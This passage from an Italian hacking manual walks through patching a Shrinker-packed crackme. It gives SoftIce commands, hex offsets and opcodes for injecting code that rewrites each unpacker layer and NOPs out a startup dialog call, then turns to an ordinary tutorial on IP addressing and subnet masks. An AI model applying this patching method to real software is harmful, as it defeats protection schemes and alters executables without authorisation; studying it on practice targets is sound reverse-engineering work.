Il salto dell'ultima volta Š a 0046011C (ricordate che la calla alla dialog si trova a00460164 ovvero poco più avanti di dove si arriva con il salto).
Come mai il codice è uguale tre volte ?
Ogni parte di codice decompatta il suo successivo e questo ci complica la vita in quanto dal primo blocco non potremo andarea modificare il codice del terzo in quanto al tempo dell'esecuzione del primo il tezro non è ancora scompattato.

In questo modo dovremo scrivere 4 blocchi di codice in un zona di memoria non usata e prima del primo blocco ne dovremo richiedere l'esecuzione della prima parte, prima della seconda dovremo richidere l'esecuzione di una seconda parte e cosi via.
Le sezioni compattate con Shrinker sono tre e guardate un po la finezza per settare l'indirizzo diverso .
Anzi, prima di vederlo ricordatevi che la call salva nello stack l'indirizzo di ritorno che sarebbe quello successivo alla call stessa.

```
:0047B005 push ebx
:0047B006 call CRACKME.0047B00B
:0047B00B pop ebp
:0047B00C mov edx, ebp
```

La call chiama la locazione successiva (call 0047B00B) e l'istruzione dove arriva con la call estrae immediatamente l'indirizzo salvato dalla call stessa mettendolo in ebp.
In pratica ebp contiene l'indirizzo stesso di dove si trova la pop ebp.
Nel modulo in cui le istruzioni sono a 0047B000 l'indirizzo in EBP diventa 0047B00B.
Nella parte a 0047A000 in EBP troveremo 0047A00B ed infine nella parte a 00479000 avremo in EBP 0047900B.
Ritorniamo al punto in cui abbiamo stabilito che l'ultimo JMP dei tre moduli uguali salta a 0046011C.
Ora potremmo cercare in CIA.EXE una zona di memoria non usata.
Con l'editor esadecimale andiamo a vedere se esiste una zona vicina a quella in cui abbiamo l'entry point, a zero.
Troviamo una zona all'offset in decimale 27232.

Per evitare di fare calcoli particolari editiamo, sempre con l'editor esadecimale, questa zona di memoria e scriviamoci dentro una stringa da usare con le funzioni di ricerca di SoftIce.
Ad esempio scriviamoci PIPPO (che fantasia).

```
00027232 C007 0700 E00F 0000 FC3F 0000 FC3F 0000 .......
00027248 5049 5050 4F10 0000 0000 0000 0000 0000 PIPPO..
00027264 0000 0000 0000 0000 0000 0000 0000 0000 .......
```


Attiviamo nuovamente il programma, dopo aver salvato le modifiche apportate con l'editor esadecimale, e cerchiamo la locazione dove si trova PIPPO con :

```
s 0 l ffffffff 'PIPPO'
```

La ricerca ci indica che la stringa viene trovata a 0048FE70 zona di memoria in cui ora dovremo scrivere il codice che va a modificare i codici operativi della call che attiva la dialog.

Per vedere i codici come devono essere modificati eseguiamo il programma fino a giungere alla locazione in cui si trova la call a 00460164.
Il codice operativo a 00460164 è:

```
E8 73 9A FF FF che dovremo cambiare in 5 NOP consecutivi ovvero :
00460164 90 NOP
00460165 90 NOP
00460166 90 NOP
00460167 90 NOP
00460168 90 NOP
```

Nella zona di memoria vuota dovremo scrivere diverse parti di codice e vediamo ora quali.
Questi NOP dovranno essere scritti dentro ad una zona che viene decodificata dal terzo blocco di codice uguale quello visto.
Quando si deve scrivere dentro ?
Per ora è ancora impossibile in quanto il primo blocco di codice, quello visto prima, decompatta il secondo mentre il secondo decompatta il terzo per cui la questione si complica ulteriormente.
In pratica alla call [ebp-20] dovremo inviare il programma ad eseguire un altro codice che dovremo scrivere e che dovrà andare a modificare la prima jmp eax alla fine del primo blocco.
Vi chiederete per inviarlo dove ?
Se dopo l'esecuzione del primo blocco il secondo è scompattato dovremo prima di fare il salto inviare ad un codice che modifica la seconda jmp del secondo blocco.
Questa jmp del secondo blocco infine eseguirà un codice che modifica la jmp del terzo.
Sono sicuro che non avete capito, non perch, non siete intelligenti, ma solo per il fatto che mi sono spiegato da cane.
Per farvi capire che cosa dobbiamo fare guardate il seguente diagramma.

Questo è il flusso normale.
La prima call (call [ebp-20]) chiama il primo blocco il quale scompatta il secondo.
Una volta scompattato il secondo lo richiama e questo scompatta il terzo.
Finito di scompattare il terzo lo richiama e questo scompatta la zona dove in effetti esiste la call alla dialog.
A questo punto nella zona di memoria libera scriviamo il codice che va a modificare parte del codice del primo blocco.
AL posto della prima call mettiamo :

```
:0048C4DC push [ebp+08]
```


```
:0048C4DF call CRACKME2.0048FE95 ;Chiama la funzione scritta nella zona a 0
:0048C4E4 call [ebp-20]
In questa zona abbiamo scritto :
:0048FE95 mov byte ptr [0047B065], E9
:0048FE9C mov byte ptr [0047B066], 4F
:0048FEA3 mov byte ptr [0047B067], 4E
:0048FEAA mov byte ptr [0047B068], 01
:0048FEB1 mov byte ptr [0047B069], 00
:0048FEB8 ret
```

Questa seuqenza di istruzioni andrà a scrivere a 0047B065 jmp 0048feb9.
Vedete che si va ad inserire a certi indirizzi i codici operativi delle nuove istruzioni. A 047B065 c'è:

```
:0047B065 pop esi
:0047B066 pop edi
:0047B067 pop ebp
:0047B068 jmp eax
```

L'istruzione che dovremo mettere dovrebbe sustituire la JMP EAX la quale occupa come codici operativi solo due byte.
Noi la sostituiremo con una call che invieràad un'altra parte di codice scritta nella zona vuota.
Jmp 0048Feb9
Questa istruzione sfortunatamente occupa 5 bytes per cui per non andare a rompere le scatole alla memoria dopo la jmp eax iniziermo a scriverla 3 bytes prima a partire da 0047B065.
Le POP ESI, EDI e EBP che copriamo le metteremo nel nostro codice il quale eseguirà:

```
scrivi le nuove istruzioni in 0047A065 fai le pop esi, edi e ebp coperte
esegui il jmp eax
```

Il flusso diventa come il seguente :

Il codice scritto nella zona vuota (che corrisponde a quello nei rettangoli azzurri) è ,quello che seguirà.
Questa parte èscritta a partire da 0048FE6D per arrivare a 0048FE94.
Per mantenere questo indirizzo l'offset in cui scrivere i codici operativi sul disco dovrebbe partire da 27244 (decimale).
Non vorrei essere stato impreciso ma c'èda perderci gli occhi a fare questi lavori.
Provate a scrivere una sola file di codici esadecimali legati ad un istruzione ad un offset del file tramite l'editor esadecimale e andate a vedere con il debugger dove èstata messa con precisione.

```
C6056401460090     MOV     BYTE PTR [00460164],90
C6056501460090     MOV     BYTE PTR [00460165],90
C6056601460090     MOV     BYTE PTR [00460166],90
C6056701460090     MOV     BYTE PTR [00460167],90
C6056801460090     MOV     BYTE PTR [00460168],90
5E                 POP     ESI
5F                 POP     EDI
5D                 POP     EBP
FFE0               JMP     EAX
```

La parte appena vista èquella che verràrichiamato dall'ultimo blocco e che va a mettere i 5 NOP sulla call della dialog.
Questa parte modifica il codice del primo blocco a 0047B065 e è scritta a partire da 0048FE95 per arrivare a 0048FEB8.

```
C60565B04700E9     MOV     BYTE PTR [0047B065],E9
C60566B047004F     MOV     BYTE PTR [0047B066],4F
C60567B047004E     MOV     BYTE PTR [0047B067],4E
C60568B0470001     MOV     BYTE PTR [0047B068],01
C60569B0470000     MOV     BYTE PTR [0047B069],00
C3                 RET
```

In questo caso, dato che la chiamata è prima della call [ebp-20]
non dobbiamo ripristinare i tre pop che normalmente nei blocchi di decodifica andiamo a coprire.
Questa parte modifica il codice del secondo blocco a 0047A065 ed Š presente a partire da 0048FEB9 per arrivare a 0048FFE0

```
C60565A04700E9     MOV     BYTE PTR [0047A065],E9
C60566A0470077     MOV     BYTE PTR [0047A066],77
C60567A047005E     MOV     BYTE PTR [0047A067],5E
C60568A0470001     MOV     BYTE PTR [0047A068],01
C60569A0470000     MOV     BYTE PTR [0047A069],00
5E                 POP     ESI
5F                 POP     EDI
5D                 POP     EBP
FFE0               JMP     EAX
```

Questa parte modifica il terzo blocco a 00479065.
Infine questo è locato da 0048FEE1 a 0048FF08

```
0000:6AE1  C60565904700E9     MOV     BYTE PTR [00479065],E9
0000:6AE8  C6056690470003     MOV     BYTE PTR [00479066],03
0000:6AEF  C605679047006E     MOV     BYTE PTR [00479067],6E
0000:6AF6  C6056890470001     MOV     BYTE PTR [00479068],01
0000:6AFD  C6056990470000     MOV     BYTE PTR [00479069],00
0000:6B04  5E                 POP     ESI
0000:6B05  5F                 POP     EDI
0000:6B06  5D                 POP     EBP
0000:6B07  FFE0               JMP     EAX
```

Queste parti di codice vanno a scrivere le nuove istruzioni.
Ora dobbiamo solo modificare la prima call che da :

```
:0048C4DF call [ebp-20]
```

per farla diventare

```
:0048C4DF call 0048fe95
:0048C4E5 call [ebp-20]
```

Questo dovremo andare con l'editor esadecimale a cambiarlo.
Segnatevi i codici operativi della semplice call [ebp-20].
Scrivete le due istruzioni con la funzione di assemblaggio di SoftIce (a 0048c4df) e poi segnatevi anche in questo caso i codici operativi.
Cercate con l'editor esadecimale la prima sequenza di codici e sostituiteli con i secondi.
Nella zona di memoria libera dovremo scrivere tutti i codici operativi visti nelle modifiche precedenti.

```
C6056401460090C6056501460090C6056601460090
C6056701460090C60568014600905E5F5DFFE0
C60565B04700E9C60566B047004FC60567B047004E
C60568B0470001C60569B0470000C3
C60565A04700E9C60566A0470077C60567A047005E
C60568A0470001C60569A04700005E5F5DFFE0
C60565904700E9C6056690470003C605679047006E
C6056890470001C60569904700005E5F5DFFE0
```

Come vi ho già detto dovrebbe partire da 27244.
La seguente è l'immagine dell'editor esadecimale dove ho scritto i codici :




```
.....?.....d  00027232 C007 D700 E00F D000 FC3F D000 FCC6 D564 ....
..e.F....f.F  00027248 0146 0090 C605 6501 4600 90C6 0566 D146 .F..
g.F....h.F..  00027264 0090 C605 6701 4600 90C6 0568 0146 0090 ....
...e.G....f.  00027280 5E5F 5DFF E0C6 0565 B047 00E9 C605 66B0 ^_].
.g.G.N..h.G.  00027296 4700 4FC6 0567 B047 004E C605 68B0 4700 G.O.
.G.....e.G..  00027312 01C6 0569 B047 D000 C3C6 D565 A047 D0E9 ...i
G.w..g.G.^..  00027328 C605 66A0 4700 77C6 0567 A047 005E C605 ..f.
...i.G..^_].  00027344 68A0 4700 01C6 0569 A047 0000 5E5F 5DFF h.G.
.G....f.G...  00027360 E0C6 0565 9047 00E9 C605 6690 4700 03C6 ...e
.n..h.G....i  00027376 0567 9047 006E C605 6890 4700 01C6 D569 .g.G
^_].........  00027392 9047 D000 5E5F 5DFF E0FF E000 D000 D000 .G..
```

Dopo tutto questo tran tran lanciando il programma non dovremmo più vedere la maschera iniziale e arrivare subito al menu.
Il compito d'esame del gruppo hacker è quello di eliminare la maschera all'attivazione ma non quella con il tasto about (che è la stessa all'attivazione).

Parte III
La rete e i protocolli

Concetti generali

Un **Network Operating System** (NOS) controlla interazione tra tutte ble macchine di una rete.
Il sistema operativo di rete è il responsabile del controllo relativo al mezzo con cui i dati vengono trasmessi sulla rete stessa e gestisce il modo con cui una macchina invia questi verso un'altra.
Il NOS ha anche la responsabilità di gestire il tempismo con cui I pacchetti di dati vengono inseriti sulla rete.
La **Network Interface Card** (NIC) invece è l'adattatore che generalmemnte è alloggiato dentro ad uno slot dei PC che gestisce la comunicazione sulla rete stessa.


Tutti i sistemi che devono trasmettere e ricevere sulla rete devono disporre di queste interfacce.
Nel modello **Client-Server** un client è una macchina inizializza un richiesta verso un server.

Una **Local Resource** è qualsiasi periferica (optical drive, printer, scanner, modem, e cosi via) che è connessa alla vostra macchina.

Un **Nodo** è qualsiasi device sulla rete (server, workstation, printer, scanner, o qualsiasi altro tipo di periferica) a cui si accede direttamente dalla rete.
Un nodo possiede un nome unico o un IP mediante il quale la rete lo può identificare.

Un **Concentratore** è un device che può concentrare diverse reti

Un**Hub** è un device di rete multiscopo che dsi trova al centro di una rete a stella.


Un **Bridge** è un device che serve a connettere reti che utilizzano protocolli simili.

Un **Router** è un device di rete che connette dverse LAN a cui è affidata la gestione delle strade che I pacchetti devono fare per passare da un sistema ad un altro.

Un **Gateway** esegue il forward di dati tra reti IP.

Un **Backbone** è un set di nodi e links connessi tra loro
Una rete a stella non possiede backbone.

I protocolli di Internet

In genere una trattazione troppo teorica complica notevolmente la comprensione di certi argomenti e in questo caso il sistema completo legato al funzionamento della rete è veramente complesso anche perché dotato di un infinità di meccanismi distribuiti su un certo numeri di livelli.
Ogni livello si interessa di una certa problematica e per fare questo deve utilizzare un certo numero di protocolli alcuni dei quali legati al funzionamento generale mentre altri relativi a servizi specifici.
Chiaramente questi ultimi pur non essendo considerati fondamentali possiedono una certa importanza anche perché sono di fatto molto utilizzati.
Mi riferisco a certi protocolli essenziali legati al basso livello come nel caso del TCP e IP e di quelli a più alto livello come per quanto riguarda FTP, http, SMTP ecc.
Questi saranno gli argomenti di questo capitolo e dato che dal punto di vista della comprensione sono sicuramente tra le cose più complesse sarà meglio prima fare due chiacchere sul metodo da utilizzare per affrontare questi argomenti.
Come tutte le problematiche legate all'informatica la buona comprensione dipende dalla capacità di astrazione che una persona possiede.
Un trucco di fatto esiste ed è quello di cercare di portare come esempi alcuni reali che riescano a creare dei modelli mentali sufficientemente validi.
Ma partiamo dall'inizio dicendo solo due cose su quelle che sono state le origini di Internet.
L'idea originale del meccanismo che sta alla base del tutto fu quella di Donald Davies di creare un sistema che permettesse in una rete pubblica di scambiare in modo veloce ed affidabile delle risorse esistenti su diversi computer.
La sua idea fu quella di suddividere queste informazioni in messaggi uniformi in modo tale che ciascun computer potesse gestire contemporaneamente la ricezione e l'invio di diversi messaggi suddividendo il tempo di elaborazione per ciascuno di questi.
Queste parti di messaggio furono definite con il termine di pacchetto.
Le prime implementazioni di un meccanismo utilizzabile per una gestione di questo tipo fu quella che passò dalla fase teorica a quella pratica verso la fine degli anni 60 all'interno di quella che venne chiamata Arpanet.

Nel frattempo erano comparse un certo numero di reti differenti le quali fecero subito sentire la necessità di creare un protocollo che permettesse il dialogo di queste.
Arpanet come protocollo aveva introdotto alcuni concetti fondamentali per quello che avrebbe dovuto essere l'internetworking e precisamente il layering, o stratificazione, e la virtualizzazione.
Tutte le varie problematiche presenti nell'ambito di quello che dovrebbe essere il meccanismo di trasferimento delle informazioni in un ambito di internetworking possono essere suddivise in un certo numero di strati di rete.
Ciascuno di questi strati dispone di sistemi particolari ciascuno dei quali regola certe funzionalità.
Come vedrete successivamente almeno le conoscenze di base su quelle che sono queste stratificazioni non possono essere bypassate in quanto spesso questi concetti vengono inclusi in altre argomentazioni.
Ad esempio quando tratteremo la libreria LIBNET ci accorgeremo che è necessario sapere cosa sono questi livelli, layers o strati o come li si vuole chiamare.
In effetti anche dal punto di vista della ricerca dei metodi di interazione con i protocolli sarà necessario avere ben presente questa suddivisione.
Oltre ai concetti funzionali legati a questi strati esistono legami specifici anche con i protocolli in quanto all'interno di ciascun strato ne esistono di particolari molti dei quali tutti conoscono.
La descrizione precisa viene fatta dentro ai files RFC i quali sono esposti su appositi siti internet.
La rete come abbiamo detto è di fatto un sistema adatto al trasferimento delle informazioni tra un sistema ed un altro e quindi la cosa che risulta essere sicuramente necessaria è un meccanismo che permetta di identificare in modo univoco ogni singolo sistema collegato a questa.

Questo numero è quello che di regola siamo abituati a chiamare IP il quale è legato a quelli che a sua volta chiamiamo con il termine di HOST.
Un host di fatto è qualsiasi cosa che agganciato ad una rete è in grado di ricevere e trasmettere dei pacchetti IP come ad esempio un router, una workstation e così via.
Un indirizzo IP è un numero a 32 BITS composto da due parti e precisamente da un identificatore di rete e da un numero di sistema su questa.
Nei sistemi in cui esisteva una sola rete sarebbe stato possibile usare un semplicissimo numero per identificare il sistema.
La possibilità di dialogo tra reti differenti ha reso necessaria l'implementazione anche di un identificatore che permettesse non solo di identificare il sistema ma anche la rete stessa.

Di regola siamo abituati a vedere gli IP espressi come quattro numeri di tre cifre al massimo come ad esempio :

```
212.210.165.131
```

Gli indirizzi validi in teoria potrebbero essere tutti i numeri compresi tra 0.0.0.0 e 255.255.255.255 ovvero 4.3 miliardi di numeri ma poi in pratica solo un parte di questi possono essere usati in sistemi come ad esempio Internet.

Class	Prefix	Network Number	Host Number
A	0	Bits 0-7	Bits 8-31
B	10	Bits 1-15	Bits 16-31
C	110	Bits 2-24	Bits 25-31
D	1110 N/A		
E	1111 N/A		

Chiaramente in un sistema dove una parte viene destinata all'identificazione della rete mentre l'altra a quella del host il numero di sistemi rappresentabili in un ambito di un'unica rete può variare in base a quanti bits vengono riservati per la rappresentazione di una parte e dell'altra.
Questi dimensionamenti differenti permettono la creazione di reti di classe differente con ciascuna di queste dotata della possibilità di supportare un certo numero di hosts.
A seconda dell' esigenza di una certa società di supportare un certo numero di sistemi è possibile adottare reti di una certa classe.
L'ente che assegna gli indirizzi è il NIC.
In base alla grandezza della societa' gli viene assegnata una rete di classe differente.
In base al numero dei segmenti che costituiscono la rete ed al numero dei nodi esistono tre classi di reti e precisamente :

CLASSE	FORMATO	NUM. MAX RETI	NUM. MAX NODI
CLASSE A	Rete.Nodo.Nodo.Nodo	127	16.777.216
CLASSE B	Rete.Rete.Nodo.Nodo	16.384	65.534
CLASSE C	Rete.Rete.Rete.Nodo	2.097.152	254

Nel caso di una rete di classe A i primi otto bits, quelli assegnati, corrispondenti al numero del segmento di rete possono assumere valori compresi tra 0 e 126 (vedremo che gli altri vengono utilizzati per motivi particolari) per cui e' possibile implementare 127 reti di classe A.
Le societa' con reti appartenenti a questa classe sono IBM, HP, APPLE ecc. (considerate che ce ne sono solo 127 indirizzi di classe A).
Microsoft sono invece esempi di indirizzi di reti di classe B.
Gli indirizzi di classe C possiedono invece le prime tre quartine assegnate dal NIC.
Di fatto esiste anche una classe D i cui indirizzi sono utilizzati per il multicast.
Un indirizzo multicast e' un intervallo compreso tra 224.0.0.0 e 239.255.255.255.
La trasmissione multicast si basa sull' identificazione di tutti i router di una rete ed e' finalizzata ad inviare i dati verso piu' destinazioni.
Esistono alcuni indirizzi che possiedono scopi particolari come ad esempio :

127.0.0.1	Funzione di circuito chiuso in cui ogni messaggio viene rispedito al mittente.
x.y.z.255	Valore di broadcast che viene utilizzato per inviare un pacchetto a tutti i sistemi di una sotto rete.
x.y.z.1	E' l' indirizzo del router di una sotto rete.

Normalmente quasi tutte le reti sono in classe C ovvero con la possibilità di supportare 255 hosts nella stessa rete ma in ogni caso esistono anche reti di dimensioni maggiori, come ad esempio quella IBM, che sono appartenenti a classi differenti come appunto in classe A.
Il numero di rete e di sistemi supportati sono per ciascuna classe :

Class	**Range of Net**	**Numbers Range of Host Numbers**
A	0 to 126	0.0.1 to 255.255.254
B	128.0 to 191.255	0.1 to 255.254
C	192.0.0 to 254.255.255	1 to 254

Qualsiasi indirizzo che parte con il numero 127 è considerato come indirizzo di loopback e non deve essere utilizzato per l'indirizzamento al di fuori dell'host.
Un numero d'host composto in binario da tutti numero 1 è detto indirizzo di broadcast e serve ad inviare quel pacchetto a tutti i sistemi connessi a quella particolare rete.
Una rete di quelle in genere utilizziamo adottano il formato Ethernet il quale a livello di scheda utilizzano un indirizzo composto da sei numeri esadecimali separati dal segno - come ad esempio 02-FE-87-4A-8C-A9.





Figura 1 Indirizzo in classe A





Figura 2 Indirizzo in classe B





Figura 3 Indirizzo in classe C

Le maschere di sottorete indicano quali bit di un indirizzo IP rappresentano la porzione della rete e quali rappresentano invece la porzione dell'host.
Con gli indirizzi IP di Classe A,B, e C si utilizzano maschere di sottorete predefinite, nel modo che segue:

- Classe A – 255.0.0.0
- Classe B – 255.255.0.0
- Classe C – 255.255.255.0
-

La maschera di sottorete di Classe A dice che i primi 8 bit dell'indirizzo IP rappresentano la porzione della rete dell'indirizzo.
I rimanenti 24 bit rappresentano la porzione dell'host dell'indirizzo.
Diciamo che un host abbia l'indirizzo IP 11.25.65.32.
Usando la maschera di sottorete predefinita, l'indirizzo della rete sarebbe 11.0.0.0 e la componente dell'host sarebbe 25.65.32.
La maschera di sottorete di Classe B dice che i primi 16 bit dell'indirizzo IP rappresentano la porzione della rete dell'indirizzo.
I rimanenti 16 bit rappresentano l'indirizzo dell'host all'interno della rete.
Se un host avesse l'indirizzo IP 172.16.33.33, la porzione della rete dell'indirizzo sarebbe 172.16.0.0 e la componente dell'host sarebbe 33.33.
La maschera di sottorete di Classe C dice che i primi 24 bit dell'indirizzo IP rappresentano la porzione della rete dell'indirizzo.
I rimanenti 8 bit rappresentano l'indirizzo dell'host all'interno della rete.
Se un host avesse l'indirizzo IP 192.168.2.3, la porzione della rete dell'indirizzo sarebbe 192.168.2.0 e la componente dell'host sarebbe 3.
Quando un host mittente cerca di comunicare con un host destinatario, usa la sua maschera di sottorete per determinare se l'host destinatario si trova sulla rete locale o su di una rete remota.
Questo processo é conosciuto con il nome di messa in AND.
La funzione di messa in AND gode delle seguenti proprietà:

• se i due valori confrontati sono entrambi 1, il risultato è 1;
• se uno dei due valori é 0 e l'altro é 1, il risultato é zero;
• se entrambi i valori confrontati sono 0, il risultato é zero.

Come si può facilmente notare, il funzionamento é il medesimo dell'AND operatore nell'algebra booleana.
Gli indirizzi IP dell'origine e della destinazione, sono confrontati con la maschera di sottorete dell'origine per mezzo del processo di messa in AND.
Per ciascuno dei due indirizzi, si crea un risultato AND.
Se questi sono uguali significa che gli host si trovano sulla stessa rete.
Se invece questi risultati AND sono diversi, significa che l'host destinatario si trova su una rete remota.
Tutto il traffico destinato a quell'host remoto,
dovrebbe dirigersi verso il router indicato nella tabella di instradamento (routing) dell'host origine.
Per fare un esempio supponiamo di avere due host.

Host A
IP (dec): 172.16.2.4
IP (bin): 10101100 00010000 00000010 00000100
SNM: 255.255.0.0
Host B
IP (dec): 172.16.3.5
IP (bin): 10101100 00010000 00000011 00000101
SNM: ? (255.255.0.0)

Se si effettua il processo di messa in AND, il risultato per l'host A (utilizzando la sua maschera di sottorete 255.255.0.0) è ciò che segue:


Indirizzo IP dell'host A 10101100 00010000 00000010 00000100
Maschera di sottorete dell'host A 11111111 11111111 00000000 00000000
Risultato della messa in AND 10101100 00010000 00000000 00000000

Il risultato per l'host B, si può vedere invece qui sotto

Indirizzo IP dell'host B 10101100 00010000 00000011 00000101
Maschera di sottorete dell'host A 11111111 11111111 00000000 00000000
Risultato della messa in AND 10101100 00010000 00000000 00000000

Come si può facilmente notare, i due risultati corrispondono.
